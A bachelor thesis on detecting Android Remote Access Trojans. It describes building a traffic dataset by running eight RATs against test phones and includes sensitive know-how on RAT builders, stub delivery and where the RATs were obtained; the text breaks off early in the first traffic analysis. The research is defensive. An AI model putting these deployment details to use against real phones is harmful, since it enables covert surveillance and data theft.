Czech Technical University in Prague
Faculty of Electrical Engineering
Department of Computer Science

Execution, Analysis and Detection of Android RATs traffic

Bachelor thesis

Kamila Babayeva

Study program: Electrical Engineering and Computer Science
Field of study: Computer Science
Supervisor: Ing. Sebastian Garcia, Ph.D.

Prague, May 2021

BACHELOR'S THESIS ASSIGNMENT

I. Personal and study details

Student's name: **Babayeva Kamila** Personal ID number: **480847**

Faculty / Institute: **Faculty of Electrical Engineering**

Department / Institute: **Department of Electrical Power Engineering**

Study program: **Electrical Engineering and Computer Science**

II. Bachelor's thesis details

Bachelor's thesis title in English:

Execution, Analysis and Detection of Android RATs traffic

Bachelor's thesis title in Czech:

Execution, Analysis and Detection of Android RATs traffic

Guidelines:

Mobile devices are at risk of cyber attacks, and the most dangerous attacks on mobile phones are Remote Access Trojans (RAT). RAT are malicious programs that allow for unauthorized remote access of the infected phones to see their resources. Detecting Android RAT in the phone is a challenging task, that is why we propose to detect it in the network traffic. However, it is hard to access the network traffic in the phone, since there is no easy way to capture its traffic. More importantly, it's very hard or even impossible to have applications in the phones that can protect it from these attacks, leaving the detection in the network as the only option.
In this bachelor thesis we research this problem of detecting RATs in phones by
(1) creating an Android RATs' dataset of real infected phones,
(2) analysing RATs' network traffic behaviours,
(3) proposing new detections model, and
(4) implementing this detection module for RATs in a open-source Python-based intrusion detection system called Slips.

Bibliography / sources:

1. Adachi D., Omote K. (2016) A Host-Based Detection Method of Remote Access Trojan in the Early Stage. In: Bao F., Chen L., Deng R., Wang G. (eds) Information Security Practice and Experience. ISPEC 2016. Lecture Notes in Computer Science, vol 10060. Springer, Cham. https://doi.org/10.1007/978-3-319-49151-6_8
2. BehradFar M.M. et al. (2020) RAT Hunter: Building Robust Models for Detecting Remote Access Trojans Based on Optimum Hybrid Features. In: Choo KK., Dehghantanha A. (eds)
Handbook of Big Data Privacy. Springer, Cham. https://doi.org/10.1007/978-3-030-38557-6_18
3. M. Yamada, M. Morinaga, Y. Unno, S. Torii and M. Takenaka, "RAT-based malicious activities detection on enterprise internal networks," 2015 10th International Conference for Internet Technology and Secured Transactions (ICITST), London, 2015, pp. 321-325, doi:
10.1109/ICITST.2015.7412113.
4. V. Valeros, S. Garcia. (2020). Growth and commoditization of remote access trojans. VirusBulletin.
https://www.virusbulletin.com/conference/vb2020/abstracts/growth-and-commoditiza
tion-re
mote-access-trojans/
5. M. Mimura, Y. Otsubo, H. Tanaka and H. Tanaka, "A Practical Experiment of the
HTTP-Based RAT Detection Method in Proxy Server Logs," 2017 12th Asia Joint Conference on Information Security (AsiaJCIS), Seoul, 2017, pp. 31-37, doi: 10.1109/AsiaJCIS.2017.13.

Name and workplace of bachelor's thesis supervisor:

Ing. Sebastián García, Ph.D., Artificial Intelligence Center, FEE

Name and workplace of second bachelor's thesis supervisor or consultant:

Date of bachelor's thesis assignment: **25.01.2021** Deadline for bachelor thesis submission: **21.05.2021**

Assignment valid until: **30.09.2022**

Ing. Sebastián García, Ph.D. Supervisor's signature	Head of department's signature	prof. Mgr. Petr Páta, Ph.D. Dean's signature

III. Assignment receipt

The student acknowledges that the bachelor's thesis is an individual work. The student must produce her thesis without the assistance of others, with the exception of provided consultations. Within the bachelor's thesis, the author must state the names of consultants and include a list of references.

.	
Date of assignment receipt	Student's signature

Declaration

I hereby declare I have written this bachelor thesis independently and quoted all the sources of information used in accordance with methodological instructions on ethical principles for writing an academic thesis. Moreover, I state that this thesis has neither been submitted nor accepted for any other degree.

In Prague, May 2021

.....
Kamila Babayeva

Acknowledgements

Foremost, I want to express my deep gratitude to my supervisor Sebastian Garcia for his support and leadership. Moreover, I want to thank the Stratosphere Lab team for the mentorship and help I received during my Bachelor's studies.

Thanks to the Study Buddies group for spending hours with me in Zoom meetings and making lockdown a bit brighter. I also appreciate Yura's help, and I am glad to count on you in difficulties. Big kudos to my classmates and roommates Abood, Prasoon, Ruf, Sai, Thomas, Gela for spending sleepless nights studying.

Nothing could be possible if I haven't received financial support to cover my tuition fees from various funds, including CTU and Stratosphere. Thanks to everyone who helped me to cover my tuition.

Last but not least, I am thankful to my mom and dad for their love and support and to my sisters Elnaz, Leila, and Laura, who are always there for me. Thanks to "almost my cats" Luke and Mus for cuddling with me during difficult situations.

List of Tables

List of Figures

Contents

Abstract

Mobile devices are at risk of cyber attacks, and one of the most dangerous attacks on mobile phones is Remote Access Trojans (RATs). RATs are malicious programs that provide unauthorized remote access to the infected phones to control them completely and access all their data. Detecting Android RATs in phones is challenging since it is hard to access the network traffic in the same phone or to capture it externally. More importantly, it is very hard or even impossible to have AntiVirus applications in the phone that can protect it from these attacks, leaving the detection in the network as the only option. This bachelor thesis proposes to detect RATs in Android phones by (i) creating the first-ever network traffic dataset of Android RATs executed in real phones, (ii) analysing the RATs' network traffic behaviors, (iii) proposing and implementing new network-based detection techniques. We concluded that after a deeper understanding of how Android RATs work, it is possible to detect their communications in the network and to differentiate them from normal traffic with good precision.

Keywords: Remote Access Trojans, RAT, malware, Android, phone malware, traffic analysis

Chapter 1

Introduction

Mobile devices are an essential part of our everyday life. People use their phones for managing their lives because of their compactness and various features ranging from basic alarms to bank payments. In February 2021, 85% of US adults owned a smartphone [1], and more than 3.6 billion people worldwide own a phone [2]. According to Statista Research [2] conducted in April 2021, mobile internet traffic accounts for more than 54% of total Internet usage.

With such adoption came an increase in the diversity and volume of cyber attacks. Kaspersky mobile protective technologies blocked 16,440,264 attacks on mobile devices in Q3 2020 [3]. According to Kaspersky statistics, around 7% of these mobile attacks were done by Remote Access Trojans (RAT). RATs are considered to be one of the most dangerous types of malware because they open up all kinds of opportunities for remote control of the compromised system [4].

The security community has been trying to detect RATs for a long time [5], and it has been successful to some extent. In particular, the best detections currently found are AntiVirus detections of binary files outside the phone or the analysis of links. However, RAT network traffic detection has not been so successful mainly due to three reasons: (i) there is no easy way to capture the network traffic of a phone, (ii) there is until now no good dataset of real RAT infections, but mainly because (iii) previous research has focused on very specific malware samples and features only [6]. Despite previous attempts, network traffic may be the most effective way to detect RATs since Command-and-Control (C&C) commands are sent through the network. This way of RAT communication with the infected device can give hints of the infection even weeks before the binary is found in the wild [7].

Even though RATs detections based on the network traffic may strongly improve the protection of our mobile phones, as far as we know, no comprehensive study has been conducted yet to detect Android RATs in the network. The main reason for such a gap

in research appears to be the absence of a curated dataset with the network traffic of Android RAT infections. Creating such a dataset is a challenging task. First, monitoring and capturing the network traffic in mobile phones is complex. The use of a Virtual Private Network (VPN) [8], access points, or other third-party software is required to capture mobile traffic. Second, the number of Android RATs that are functioning and available on the Internet is very limited, and even they require technical expertise and time to configure.

This bachelor thesis aims to tack the problem of Android RATs detection in the network traffic to protect our mobile phones through the following methodology:

1. Identify and download available Android RATs
2. Install and execute them in real phones
3. Conduct all attacks
4. Analyze their network traffic
5. Identify and detect their features in the network
6. Implement detection tools for them

Following this methodology, we have been able to execute and perform experiments with 8 Android RATs. All these experiments were compiled in the Android Mischief Dataset [9], the first dataset of the community about the network traffic of Android devices infected with RATs. Afterward, each network traffic capture and Android Application Package (APK) of the dataset were thoroughly analyzed. Lastly, we have proposed a number of techniques to detect Android RATs based on the network behavior features discovered during the network traffic analysis.

This thesis makes the following contributions:

1. Publicly available series of blogs with the network traffic analysis of each RAT in the dataset.
2. An analysis of the network traffic of mobiles infected with RATs.
3. The first labeled dataset with network traffic of mobile devices infected with real RATs.
4. A reverse engineering of each RATs code to match the actions in the network.
5. The identification of new detection techniques for mobile RATs.
6. Open-source code that detects malicious features of RATs in the network traffic.

The rest of the Bachelor thesis is organized as follows. Chapter 2 discusses the architecture and functionalities of RATs, as well as their comparison with stalkerware and spyware. Chapter 3 presents the related work about the detection and analysis of RATs. Chapter 4 explains the methodology used to create the Android Mischief dataset and describes each RAT in the dataset. Chapter 5 describes the network analysis of each executed RAT in the dataset. Chapter 6 presents the characteristics of RATs used to build a detection model for RATs in the network traffic. Chapter 7 discusses the relevance of the work done. Chapter 8 presents the conclusions and describes the future work.

Chapter 2

Background

2.1 Structure and Functionality of RATs

A Remote Access Trojan (RAT) is a malicious software that remotely controls the resources of an infected device. An infected device might be either a computer, smartphone, or other mobile devices. RATs are considered to be one of the most dangerous types of malware due to their common use in targeted attacks and the complete control they offer of the compromised device [4].

Creating a RAT with such powerful control is not a complicated task since it does not require high technical expertise. There are free tutorials online [10]–[14] with simple instructions on how to build a RAT to control a device remotely. However, despite having easy access to tutorials, the community has seen a limited number of fully functional RATs for Android, where we could only find eight working RATs in underground forums. This difference in numbers with the usual amount of malware of other types (e.g., Windows malware) might be because RATs are likely created for personal use, and those RATs available online were published only for profit. It is also possible that the difference between a simple proof of concept RAT and a functional one is greater than anticipated. However, it was not possible to find a sound explanation for the small number of Android RATs seen.

To provide remote control of a device, RATs have a set of capabilities that perform malicious actions and obtain access to the resources. The most common Android RAT capabilities include [15]:

- Camera: activate the camera to take live photos and record videos.
- Microphone: activate the microphone to monitor and record audio.
- Display: take screenshots.

- Keylogger: monitor keystrokes on the device.
- Files and file system: search through the file system, download and upload files to/from the device, retrieve personal information such as calls, contacts, SMS messages, and others.
- System: retrieve information about the device.
- Location: Make the device ask its location.

RATs mainly consist of two components: a client and a server. The terminology of *client* and *server* responds to the original meaning of *serving a resource* and *consuming that resource* The client then runs on the attacker's device and remotely controls the victim's device, where the server is running, and where the resources are. The client might send orders to steal and modify the device's data, or perform actions such as sending SMS, making calls, capturing the keyboard, monitoring the cameras and the microphone. The server executes the commands sent by the client and sends back the requested data.

The client side of a RAT is usually a software package that is made up of 2 parts: the controller program and the builder program. The controller is a software running the command-and-control server and is the main point to communicate with the infected device. Most of the time, the controller has a GUI interface to execute commands.

The builder program creates the code that will run on the victim's device, also known as a *stub*. In the case of Android RATs, the stub is the APK file that is later installed or *implanted* in the mobile phone. The methods used to implant a stub in a targeted device are similar to those used in other malware infections: to add the APK into bundled software programs, to link it in spear-phishing email attachments, by file sharing, shared in BitTorrent or other Peer-to-Peer file sharing service, etc.

The APK is pre-configured by the builder to include specific configuration parameters. Most importantly, those parameters include the client's port and the client's IP address to which the infected device must connect. But it might happen that both the client and the server connect to an external online C&C server. The communication structure between the client and the server is described in Figure 2.1.

2.2 Comparison with Remote Access Tools

Remote access trojans and Remote Access Tools perform primarily the same functions but for different purposes: trojans obtain an unauthorized access of the system, while Remote Access Tools are installed with the user's awareness and consent. The purpose of trojans is to steal data from a targeted device; while Remote Access Tools aim to help



Figure 2.1: Communication structure between RAT's client and server.

troubleshooting or to provide remote access to the user's own devices. Remote Access Tools are downloaded from official websites (e.g TeamViewer [1]) and require running an installer. However, Remote Access Trojans are mostly installed remotely and surreptitiously, without any indication that an installation has been done. Table 2.1 shows a comparison between the Remote Access Trojans and Remote Access Tools.

2.3 Comparison with Stalkerware

Stalkerware [22] is a somehow more recent concept that surfaced in the last years referring to any software used to stalk people using digital devices. It is software that enables a remote user to monitor the activities on another user's device without that user's consent. From the definition, stalkerware and RATs seem to be similar; however, the main difference is that Stalkerware has become a *legal* business, with companies offering the service to families. This was possible since the main advertised target of stalkerware is to surveil your own children [23].

Both RAT and Stalkerware are installed without user's consent. However, stalkerware is downloaded from official websites with clear explanations, they are easy to install, they have good code quality, and they have a reasonable market price of no more than 100$. Interestingly, both RATs and stalkerware hide their applications so the user is not aware of them.

[1] `https://www.teamviewer.com/en/`

Feature	**Remote Access Trojan**	**Remote Access Tool**	**Stalkerware**
User authorizes	No	Yes	No
Installation	Remote/Local	Local	Local
Price range	0 - 500$ [16]–[18]	0 - 100$ [19]–[21]	0 - 300$
Install from	Targeted Attack	Official website	Official website
Main Goal	Steal personal data, banking details, passwords	Troubleshoot, remote work	Follow/Monitor
Install Interaction	None	Some	Some
Visible App	No	Yes	No
Targets	Civil Society/Business	Nobody	Family/Ex-partners

Table 2.1: Comparison between Remote Access Trojans, Remote Access Tools, and stalkerware.

RATs are commonly found in the underground forums for free or up to 400$. Most importantly, RATs and stalkerware focus on different target groups: RATs' targets are more related to money or to the surveillance of civil society, journalists, CEOs, politicians, etc. The targets of Stalkerware are usually family members, partners, ex-partners, or children.

A more subtle difference may be done between stalkerware focused on its legal use, such as family and employees, and stalkerware focused on its illegal use, such as an ex-partner. But these are not usually technical differences.

The difference between a stalkerware and a RAT is summarized in Table 2.1.

Chapter 3

Related Work

Detecting RATs based on network traffic activity is a vital aspect of defending our mobile devices and ourselves since indicators of RAT network traffic behavior can be detected even earlier than a binary file. However, no comprehensive research or study to identify Android RATs in the network traffic has yet been conducted.

The need for very accurate and curated datasets is one of the causes for the lack of good RAT detection in network traffic. Several known datasets include RAT binaries [24], [25]. However, these datasets have two main limitations: (i) they do not include network traffic, and (ii) they do not include Android APK files, which are the real focus of this work. The creation of datasets containing network traffic and Android APK is a complicated task due to the complex search of the RAT on the web and the RAT execution procedure with many requirements. Instead of datasets, there are several lists available on GitHub [26] that gather Android RATs' names, their functionality, and possible links to install the client's software.

Researchers have been publishing individual reports on the analysis of RAT network traffic and APKs used in real threats. Several reports provide a clear explanation about RATs' malicious functionalities and communication features by reverse engineering malicious APKs [27], [28], but the network traffic behavior characteristics are missing. Other blogs aim to notify the community about currently functioning and new RATs in the market [29], [30], so people can protect themselves better.

There has been done more research on detecting the RATs in computers (as opposed to phones). At some level, RATs for computers and phones act similarly; therefore, we explored the previous research on computers as well. Considering that computer RATs have been functioning in the cyber industry for 30 years already [31], no dataset with network traffic from computers infected with RAT is open for the community. Several research has been analyzing network traffic captured on computers infected with RATs and proposing detection to identify them in the network traffic, but these network captures

were never published [32]. Nevertheless, it is possible to find individual network traffic captures with RAT infection that could be downloaded and studied [33], [34]. The main problem with these captures is that the RATs were not controlled and logged during the experiment, and therefore it is hard to map and label RAT malicious activities in the traffic.

Detection of RATs with Network Traffic. Even though the detection of RAT has been mostly using binary detection tools, there have been good efforts to detect them using network traffic. In this regard, many works refer to them as Advanced Persistent Threats (APT) detection [35], this is because APTs are a type of attack that usually uses RATs as its main tool [36].

Among the other research done on detecting RATs on the network of computers, there is a focus on working with proxy logs instead of packets or flows [37]. This research is focused on the RATs communicating over HTTP only. Among the features used in this paper are (i) the most frequent size of the object returned to the client (byte), (ii) the number of sizes, (iii) the most frequent interval of the logged time (seconds), (iv) the number of intervals, (v) the length of the most frequent path in the HTTP requests, (v) the number of the length, (vi) the number of the HTTP requests which use POST method, and (vii) the length of the user agent. The final trained model can detect 95% of malicious communications. The practical use is questionable since it is only applicable for RATs that use the HTTP protocol. This is a significant restriction because most RATs use custom protocols, protocols using UDP and TLS, but not HTTP anymore.

Some previous work analyzing the network traffic only focuses on one RAT only [32] which seriously biases the analysis, especially given that malware versions are changed often. Despite a good execution, this work lacks an extraction of malicious features from the RAT and does not provide a technique to detect it.

Several AntiVirus companies have published their white-paper reports on the analysis of APT attacks [35]. These reports are valuable because the company has good visibility on the malware and could analyze part of the network traffic. However, since the malware was not executed but captured in the wild, the network traffic packets are very few (sometimes only a dozen packets). Therefore, it is not possible to make good inferences on the behaviors.

In the area of machine learning, some studies have tried to detect RAT malware [38] based on network features as packet size, payload length, and rate of input to output, and interarrival time between packets. However, there are significant differences and limitations. First, the research focuses on RATs for Windows computers and not Android devices. Second, the dataset used is quite restrictive and without a good sample of normal

traffic, making it difficult to understand the application in real environments.

The research that is closer to our study of RATs is detecting RATs in their early stage of communication [39]. Early stage is defined as the preparation of communication as a handshake or negotiation. The main RAT characteristic taken in this approach is a tendency of RATs to hide their network behavior, causing small data exchanges in their early stage compared to legitimate connections. The features taken into account for the model are: (i) PacNum - packet number, (ii) OutByte - outbound data size, (iii) OutPac - outbound packet number, (iv) InByte - inbound data size, (v) InPac - inbound packet number, (vi) O/Ipac - rate of OutPac/InPac, (vii) OB/OP - rate of OutByte/OutPac. The final trained model was able to detect RAT TCP sessions with an accuracy of 96%. The model is trained only with 10 RATs and 10 legitimate applications. Even though the dataset is relatively small, the approach seems to work for most of the RATs. The dataset was not shared publicly.

Another host-based detection of RATs was based on the software network behavior [40]. The following features are used to determine the software network behavior: (i) ratio of sent and received traffic size, (ii) number of connections, (iii) proportion of upload connection, (iv) proportion of concurrent connection, (v) number of distinct IP. This approach is rather generic, and the real behavior of RATs with respect to these features varies a lot. In the result, the trained model reached a 2.94% false positive rate.

Some research lines were more generic in their techniques, such as merging detections inside the host and in the network [41]. However, these detections are very hard to implement in most situations and are very dependable on the operating system. This solution does not cover Android RATs.

Malware traffic has also been analyzed regarding its state using Hidden Markov Models [42]. Authors modeled seven different malware, including two RATs, and even identified their features. However, their analysis is shallow, and there is no normal traffic in their experiments.

The idea that periodicity could be part of the features of the Command and Control channels of malware was explored with some success [43]. The authors executed several malware, including five RATs for the Windows family. The authors also concluded that 96% of all the malware had periodic communications. However, they did not publish network captures or binaries and did not work with mobile RATs.

Finally, the lack of a good RAT dataset pushed several researchers to simulate attacks and traffic, and therefore reach results that are hard to use in real environments and lack a good general comprehension of malware actions [44].

Chapter 4

Dataset Creation

The problem this thesis tries to solve is to help the cybersecurity community detect RATs in the network traffic of mobile devices. To detect RATs, we have to deeply understand their network behavior by analyzing the network traffic captured on the infected phones.

As described in Chapter 3, there is no dataset yet of RAT network traffic. To fill this gap, we created the Android Mischief Dataset, with the network traffic from Android mobile devices infected with RATs. One important condition of our dataset was to control the RAT software ourselves and to execute every possible action while capturing all the traffic. The Android Mischief dataset [9] (version 2) contains the network traffic of the execution of the 8 RATs shown in Table 4.1.

This chapter describes the methodology followed to create the dataset, the dataset's structure, its content, summary, and details for each executed RAT.

ID	**Name**	**Executed Version**	**Infected device OS**	**Source**
1	RAT01_AndroidTester	6.4.6	Android	Hackforums [45]
2	RAT02_DroidJack	4.4	Android	Webpage [46]
3	RAT03_HawkShaw	Unknown	Android	Official website [47]
4	RAT04_SpyMAX	2.0	Android	GitHub [48]
5	RAT05_AndroRAT	Unknown	Android	Webpage [49]
6	RAT06_Saefko	4.9	Android, Windows	Webpage [50]
7	RAT07_AhMyth	Unknown	Android	GitHub [51]
8	Command-line AndroRAT	Unknown	Android	GitHub [52]

Table 4.1: Android RATs that are part of the Android Mischief Dataset v2 with their main characteristics.

4.1 Methodology

To create the dataset, we followed a specific methodology that consisted of 4 steps: (i) installation, (ii) execution, (iii) traffic capture, and (iv) log creation.

4.1.1 Installation

The installation step consisted of three tasks: (i) find an Android RAT, (ii) set up a controller environment, and (iii) set up a victim environment.

The search for Android RATs was not easy since we needed a package with a working controller and the builder. It was sometimes necessary to download cracked versions or to try dozens of variants that were not working. For the second task, we installed several virtual machines with different versions of the Windows operating system, libraries, plugins, and tools to execute the controller and the builder. The third task was the installation of the appropriate Android version in a physical phone (HTC phone) or using a phone emulator, such as Genymotion [53] or Android Emulator when the RAT needed specific Android versions that are only available for emulators. Before capturing the traffic of the phone, we have installed a list of normal applications to generate a normal traffic. These applications include Facebook, Messenger, Instagram, Skype, and Twitter.

4.1.2 Capture Traffic

An important part of the dataset is a correct network traffic capture with all the information, therefore all the traffic from the phone was stored during the infection. The traffic from the phone contains both normal and malicious network traffic since the phone has normal applications installed. Normal traffic is important to have a baseline of normal activities to compare later.

The phone was first reset to factory default, then started, then connected to the VPN (when the network capture started) then the normal applications were used for at least 10 minutes (also appear in the log). After these 10 minutes, the RAT APK was installed, and the infection started. The traffic capture finished when all the commands were executed in the controller. Note that while the phone was infected, it was *simultaneously* doing normal actions that were captured.

In order to capture the traffic of the phone, there are two options. First, for Genymotion the network traffic was captured on the network interface of the computer designated only for Genymotion. Second, for real phones, the easiest way was to use a VPN client connected to our own VPN server to capture the traffic. We used the Civilsphere Emergency VPN service [54], which is a pre-setup VPN designed for the protection of mobile phones for the Civilsphere project [55]. The Emergency VPN stores all the traffic in pcap

files using the tcpdump program. This allowed us to obtain clean traffic that can be easily stored. In the case of Saefko RAT, the malware detected the use of VPNs and refused to work.

4.1.3 Execution

The execution step consisted of three tasks: (i) run builder, (ii) run controller, (iii) install APK in phone, (iv) do actions in controller. Running the builder was usually straightforward, and only needed simple configurations, such as the IP address of the controller. The builder creates the malicious APK. Then we run the RAT controller making sure the port was open and reachable. With the controller running next we installed the malicious APK in the victim's device by USB in the real phone and by drag-and-drop in Genymotion. Note that since the moment the phone booted and the installation of the APK, the phone is doing normal actions, such as Facebook and updates, which are captured and crucial for the experiments. Upon a successful infection the phone and the controller connect to each other, and we can do the task of performing actions. For this task we went through all the actions available in the controller and we do them one by one.

4.1.4 Dataset Log Creation

For the purpose of research understanding and reproducibility we completely logged the actions done while creating the dataset. These actions were registered in the log file for each RAT folder in the dataset.

The methodology to create the log was to (i) execute the action, (ii) no more than 1 second after, register the exact date and time in the log file, (iii) put a proper description to the action, (iv) take screen-shoots if necessary. The action of writing the description and taking the time allows for a very precise analysis of the packets in the pcap file and a very precise labeling.

An example of a log file for the HawkShaw RAT can be seen in Figure 4.1.

4.2 Dataset Details

The details of each of the eight RATs in the dataset is summarised in Table 4.2. This Table shows the scenario ID, the name of the RAT, the duration in minutes, the number of packets, the size of the pcap file, and the number of Zeek flows. Zeek is a network security monitor tool that can create flows from pcap files and that was used to generate some of the files in the dataset [56].Zeek is an open-source network security monitoring tool

```
2020-07-24 09:33:29 controller: download the file from the Phone
2020-07-24 09:33:53 controller: monitor Media Files
2020-07-24 09:34:12 controller: execute  command 'Media Files - Refresh
                    Media Files' ('Screenshot 2020-07-24 09-34-57.png')
2020-07-24 09:35:04 controller: monitor Commands ('Screenshot from
                    2020-07-24 11-16-59.png')
2020-07-24 09:35:23 controller: execute command 'Commands - Blink Flash'
2020-07-24 09:36:01 controller: execute command 'Commands
                    - Back Camera - Take Picture'
```

Figure 4.1: Example log file from the executions of actions in HawkShaw RAT.

thatprovides compact, high-fidelity transaction logs, file content, and fully customized output to analysts.

ID	Capture Name	Duration [min]	Packets	Pcap Size	Zeek Flows
1	RAT01_AndroidTester	86	89 k	80 MB	361
2	RAT02_DroidJack	56	63 k	55 MB	541
3	RAT03_HawkShaw	65	91 k	75 MB	398
4	RAT04_SpyMAX	144	194 k	162 MB	465
5	RAT05_AndroRAT	64	34 k	31 MB	168
6	RAT06_Saefko	57	40 k	48 MB	470
7	RAT07_AhMyth	64	46 k	40 MB	223
8	RAT08_cli_AndroRAT	24	2 k	1.2 kB	232

Table 4.2: Comparison table of all the RATs executed in the Android Mischief Dataset v2, including duration of capture, number of packets, size of the pcap file, and amount of Zeek flows.

Although the labels in the dataset are mainly in the log file, it is possible to transfer them to the flows or packets with some effort. We computed the amount of malicious and normal flows on each capture, which are summarized in Table 4.3. This table shows the scenario ID, the name of the RAT in the dataset, the number of Zeek benign flows in the conn.log file, the number of Zeek malicious flows in the conn.log, and the total number of flows in the conn.log.

Each executed RAT in the dataset was stored in its own folder and had the following files:

- **README.md** - General summary of the RAT, including name of the RAT, details of the RAT execution environment, details of the pcap such as client's IP, client's port, server's IP, server's port, and time of the infection.
- **APK** - APK generated by the RAT's builder and used for infection.

ID	Name	Benign Flows	% Benign Flows	Malicious Flows	% Malic. Flows	Total Flows
1	RAT01_AndroidTester	349	96.6%	12	3.4%	361
2	RAT02_DroidJack	337	62.2%	204	37.8%	541
3	RAT03_HawkShaw	381	95.7%	17	4.3%	398
4	RAT04_SpyMAX	444	95.4%	21	4.6%	465
5	RAT05_AndroRAT	165	98.2%	3	1.8%	168
6	RAT06_SAEFKO	410	87.2%	60	12.8%	470
7	RAT07_AhMyth	173	77.5%	50	22.5%	223
8	RAT08_cli_AndroRAT	227	97.8%	5	2.2%	232

Table 4.3: The amount of benign and malicious flows in the network capture of each RAT in the Android Mischief Dataset v2.

- **Log** - very detailed and specific time log of all the actions performed in the client and the server during the experiment, such as taking a picture.
- **Pcap** - network traffic captured on the victim's device, and if specified in the controller's device too.
- **Screenshots** - a folder with screenshots of the mobile device and controller while performing the actions on the client and server.
- **Zeek logs** - a folder with Zeek generated logs, after running Zeek on the pcap file.

There is also a general README.md file for the whole dataset to describe what the dataset is about and its content.

4.3 Details of the RAT

Searching for a working RAT software online was a challenging task. Not only a RAT software package had to be found, but also its appropriate execution environment, libraries and packages were needed. It happened that some RAT were too old, or some had a complicated procedure to execute them that didn't worked, or the RAT was not available for free. Below we describe how each RAT was found on the Internet, what their requirements were and their status in the market.

Android Tester v.6.4.6. Android Tester RAT was firstly introduced on the HackForums [57] forum in 2019 as a version of another RAT called SpyNote v6.2. Android Tester started growing independently from SpyNote and reached version v6.4.6 [45] in January 2020. Compared to the SpyNote RAT which costs around 500$, Android Tester is available for free. The RAT is well-developed, with a user-friendly interface, a built-in APK tool and a lot of working features compared to other RATs. The controller of the

RAT can be executed only on Windows machines and requires .NET Framework v4.5, and Java Runtime Environment. The RAT controller saves the retrieved data from the phone in a local database.

DroidJack v4.4. DroidJack v4.4 has its official website [18] which offers to buy DroidJack software for 210 USD. For our dataset, we have used a cracked version of this RAT that was available online. The controller part of DroidJack works on Windows machines only and requires the installation of Java Runtime Environment. It uses a local database to save the data from the victim's mobile device.

HawkShaw. HawkShaw is a RAT deployed on a Firebase [58] instance, a platform developed by Google for creating mobile and web applications. The RAT is not free, but it offers a 2-day trial that we used for our experiment in the Android Mischief Dataset. The attacker has to register to run HawkShaw RAT software. The database to save the data retrieved from the phone is stored in the Firebase online database and using the Firebase Cloud Storage, since the whole RAT is deployed in the web server.

SpyMAX v2.0. SpyMAX is a free Android RAT, introduced on the HackForums [59] forum in March 2019. It requires the .NET Framework and Java Runtime Environment to execute and operate this RAT. SpyMAX has a local database on the controller's computer to store the data from the victim's phone.

AndroRAT. AndroRAT is a free RAT that was created as a project in a university. The project has been available on GitHub [60] since 2012. It is the only RAT in our dataset that does not have a builder together with the controller GUI, but as a separate program. The controller of AndroRAT runs on Windows machines with Java Runtime Environment installed. The data retrieved from the phone is stored in a local database of the controller's computer.

Saefko v4.9. Saefko Attack Systems (SAS) is a RAT that costs 200 USD and requires .NET Framework and Java Runtime Environment to run its controller. The RAT does not use a local database on the controller machine, instead, it uses a cloud database hosted on the hosting provider 000webhost.com. This RAT supports Android devices and Windows machines as a victim, so it builds payloads in the form of APK for Android and PE files for Windows. Saefko is known as a multi-protocol RAT, because it uses HTTP, IRC and TCP to communicate with the targeted phone.

AhMyth AhMyth is a free RAT that has been available on GitHub [51] since 2017. This is the first RAT from our dataset that supports different operating systems such as Android, Windows and Linux. To execute this RAT from its binaries, only Java Runtime Environment is needed. The database to save data retrieved from the phone is local on the controller's machine.

Command-line AndroRAT. Command-line AndroRAT is a free RAT published on

GitHub [52]. It is the first RAT in the Android Mischief Dataset that does not have a graphical user interface for its controller and operates using command-line only. Unlike others, the controller of this RAT runs on Windows and Linux machines with Python and Java Runtime Environment installed. The RAT locally stores all the received files from the infected device.

Chapter 5

Analysis of RATs Traffic

To create a new detection method of RATs in the network traffic, we need to completely understand their behavior. This is paramount to know that the features used for detection are correct and therefore our labels are too. This work of understanding the network traffic is usually underestimated and researchers tend to use all the flows in the dataset regardless of their original goal. We have thoroughly analyzed all the RATs network captures in the dataset, found the features that are distinct from normal applications and the common features between all the RATs. For a better understanding of how the RATs worked, we also did a small reverse engineering of the APK code to find those functions responsible for the network traffic. Each of the in-depth analyses had been published as a blog post that is available for the community.

5.1 Analysis of Android Tester v6.4

5.1.1 RAT Execution Details

The Android Tester v.6.4.6 RAT is a software package that contains the controller software, which receives the connections from the victims, and the builder software, which builds the APKs used for infection. The package was executed on a Windows 7 virtual machine pre-configured with all the needed libraries. The Android Application Package (APK) built by the RAT builder was installed in a Genymotion Android virtual emulator with Android version 8.

While performing different actions on the RAT controller (e.g., upload file, get GPS location, monitor files), we have captured the network traffic on the Android virtual emulator. The details about the network traffic capture are:

- The controller IP address: 147.32.83.234
- The phone IP address: 10.8.0.61

- UTC time of the infection in the capture: 2020-08-07 09:01:59 UTC

5.1.2 Initial Communication and Infection

Once the malicious APK was installed in the phone, it directly tries to establish a TCP connection with the C&C server, which is the RAT controller running in our VirtualBox [61] Windows 7. To connect to the C&C, the phone uses the IP address and the port that were set by us while building the APK. In this case, the IP address of the controller was 147.32.83.234 and the port was 1337/TCP. The controller's IP 147.32.83.234 is the IP address of a Windows 7 virtual machine in our laboratory computer, meaning that the IP address is not connected to any indicator of compromise (IoC).

